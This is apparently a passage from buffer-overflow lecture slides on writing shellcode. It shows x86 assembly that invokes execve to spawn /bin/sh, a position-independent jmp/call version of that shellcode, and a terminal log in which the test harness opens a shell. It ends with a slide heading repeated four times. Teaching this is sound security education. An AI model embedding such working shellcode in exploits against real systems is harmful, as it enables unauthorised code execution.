name        db "00001111"    ; char * name[2];

section .text ; section declaration

global _start ; default entry point for ELF linking

_start:

mov eax, 0              ; put 0 into eax
mov ebx, shell_path     ; ebx is where name[0] is supposed to go
mov [ebx+8], al         ; replace X at the end by 0, now it's null-terminated
mov ecx, name           ; ecx is where name is supposed to go
mov [ecx], ebx          ; replace 0000 by pointer to path string
mov [ecx+4], eax        ; replace 1111 by 0x0
mov edx, 0              ; edx contains NULL too
mov eax, 11             ; 11 is the system call number of execve
int 0x80                ; finally, invoke the system call
```

Shellcode - First Trial

Use the jmp and call trick

```
[NQH]:~/BO$ more sc1.asm
USE32

  jmp short two
one:
  pop ebx                  ; ebx is where name[0] is supposed to go
  mov eax, 0               ; put 0 into eax
  mov [ebx+7], al          ; replace X at the end by 0, now it's null-terminated
  lea ecx, [ebx+8]         ; ecx is where name is supposed to go
  mov [ecx], ebx           ; replace ---- by pointer to the path string
  mov [ecx+4], eax         ; replace ++++ by 0x00000000 (NULL)
  mov edx, 0               ; edx contains NULL too
  mov eax, 11              ; 11 is the system call number of execve
  int 0x80                 ; finally, invoke the system call
two:
  call one
  db '/bin/shX----++++'
```

Test the shellcode

```
[NQH]:~/BO$ make sc1
make: `sc1' is up to date.
[NQH]:~/BO$ bct sc1
---------------------
Calling your code ...
---------------------
sh-2.05b$ exit
exit
[NQH]:~/BO$
```

”Hello, World” bytecode (3)

write()’s details

”Hello, World” bytecode (3)

write()’s details

”Hello, World” bytecode (3)

write()’s details

”Hello, World” bytecode (3)

write()’s details